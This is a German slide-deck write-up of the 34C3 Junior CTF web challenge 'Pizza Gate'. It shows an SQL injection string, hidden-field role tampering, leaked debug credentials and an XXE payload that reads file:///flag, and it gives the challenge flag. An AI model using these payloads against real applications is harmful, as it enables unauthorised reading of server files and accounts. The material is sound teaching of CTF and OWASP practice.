Pizza Gate

Ein 34C3 Junior CTF Write Up zur Pizza Gate Challenge

Raphael «Peanut» Theiler

Übersicht

- CTF & Pizza Gate Challenge – Was ist das?
- OWASP Top 10
- Walkthrough
- Tools
- Links


CTF & Pizza Gate Challenge – Was ist das?

- CTF: Capture the flag
  - Eine Sammlung von Aufgaben (Challenges) zum lösen
  - Wettbewerb (→ Leaderboard)
- Mit «Hardish», die schwierigste Challenge in der Kategorie «Web»
  - Tipps: OWASP Top 10

OWASP Top10

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML external entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Logging & Monitoring

Geht weiter, hier gibts nichts zu sehen



Der erste Tipp im Kommentar

<!-- TODO move actual index back here when development is done -->

URL Patterns

Page not found (404)

Request Method: GET
Request URL: http://35.198.69.56/index


Using the URLconf defined in `pizzagate.urls`, Django tried these URL patterns, in this order:

1. `^$ [name='index']`
2. `^admin`
3. `^robots.txt$`
4. `^foobarbaz/`
5. `^static\/(?P<path>.*)$`


The current path, `index`, didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

Unicode!


UnicodeEncodeError at /static/ü
213.200.202.186:31337/static/ü
UnicodeEncodeError at /static/ü
'ascii' codec can't encode character '\xfc' in position 67: ordinal not in range(128)
Request Method: GET
Request URL: http://213.200.202.186:31337/static/%C3%BC
Django Version: 2.0.1
Exception Type: UnicodeEncodeError
Exception Value: 'ascii' codec can't encode character '\xfc' in position 67: ordinal not in range(128)
Exception Location: /usr/lib/python3.6/genericpath.py in exists, line 19
Python Executable: /usr/bin/python3
Python Version: 3.6.3
Python Path: ['/app', '/usr/local/bin', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages', '/usr/lib/python3.6/dist-packages']
Server time: Wed, 31 Jan 2018 08:46:44 +0000
Unicode error hint
The string that could not be encoded/decoded was: atic/ü
Traceback Switch to copy-and-paste view
/usr/local/lib/python3.6/dist-packages/django/core/handlers/exception.py in inner
35. response = get_response(request)
▶ Local vars
/usr/local/lib/python3.6/dist-packages/django/core/handlers/base.py in get_response

Login


http://35.198.69.56 is requesting your username and password. The site says: “devs_only”
User Name:
Password:
Cancel
OK

Debug output

/app/foobarbaz/views.py in wrapper

```
60.                 login, password = auth[0].decode(), b':'.join(auth[1:]).decode()
```


▼ Local vars

Variable	Value
auth	[b'\xf6\xfc', b'']
auth_xml	(b'<?xml version="1.0" encoding="UTF-8" ?>\n <users>\n ' b' <user>\n <firstname>Bernd</firstname>\n ' b' <lastname>Brot</lastname>\n <login>bernd</logi' b'n>\n <password>berndberndbernd</password>\n ' b' <role>inactive</role>\n </user>\n <u' b'ser>\n <firstname>Shia</firstname>\n ' b' <lastname>TheOneANdOnly</lastname>\n <login>sh1a</log' b'in>\n <password>just_do_it_goddamnit</password>\n ' b' <role>admin</role>\n </user>\n </u' b'sers>\n ')
func	<function index at 0x7fe233229158>
req	<WSGIRequest: GET '/foobarbaz/'>
response	<HttpResponse status_code=401, "text/html; charset=utf-8">


Alternative

- SQL injection: " or role="admin" or "1"="1

Pizza!


Cool Pizza shop
Home
Pizzas
Account
Welcome to just another neighbourhood pizza shop!
Hi there! Go ahead and place an order and we'll get that pizza to you in no time!
Enjoy your stay!

Mehr Pizza!


Cool Pizza shop
Home
Pizzas
Account
Available pizzas:
Margherita - Tomato Sauce, Cheese - 8€
Salami - Tomato Sauce, Salami, Cheese - 9€
Ham - Tomato Sauce, Ham, Cheese - 9€
Hawaii - Tomato Sauce, Ham, Pineapple, Cheese - 13€
That's all we got for the moment! Pizza only! It's just a pizza shop after all, and totally not something else!

Kommentar im Source code

- <!--
Pizza itanimullI - Annuit coeptis - Novus ordo seclorum - 1337€
-->

Registrierung

Wieder ein verstecktes Feld

- <**input** type="hidden" name="role" value="user">

- Invalid value 'admin' **for** user role. Only 'user' **and** 'dev' supported.

Wir erstellen uns eine Pizza!

Verschwörungstheorien

Verstecktes Formular

```
<form role="form" id="form" method="POST">
    <input type='hidden' name='csrfmiddlewaretoken'
value='oNpTHcki3KZUnjo7dFXq4sdM13rAvqzCSpv78ObjnhJoVAnpCOtkPnRri68QGrXu' />
    <div class="form-group">
      <label for="illuminatiname">Name the Illuminato</label>
      <input type="text" name="details" class="form-control">
    </div>
    <div class="form-group">
      <label for="video">Video ID proof</label>
      <input type="text" class="form-control" id="video" name="video"/>
    </div>
    <button type="submit" class="btn btn-primary">Annult coeptis</button>
</form>
```

XML

<**illuminato**><**details**>bla</**details**><**video**>blubb</**video**></**illuminato**>

XXE

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag"> ]> <illuminato>
    <video>whocares</video>
    <details>%26xxe%3B</details>
</illuminato>
```

Flag

34C3_congratZ_you_know_owasp_and_are_in_the_illumi4nti

Tools

- Chrome Developer Tools
- Burp
- Fiddler

Links, etc

- Source einzelner Challenges sowie Links zu Write Ups: https://github.com/eboda/34c3ctf
- Pwnable Challenges: https://github.com/tharina/34c3ctf
- Pizza Gate Write Up: https://ctftime.org/writeup/8464 (Ein paar der Printscreens wurden von hier kopiert)
- OWASP Top 10: https://www.owasp.org/index.php/Top_10-2017_Top_10
- Selbst gehostete Kopie der Challenge: http://213.200.202.186:31337 (nur vorübergehend erreichbar)

Danke!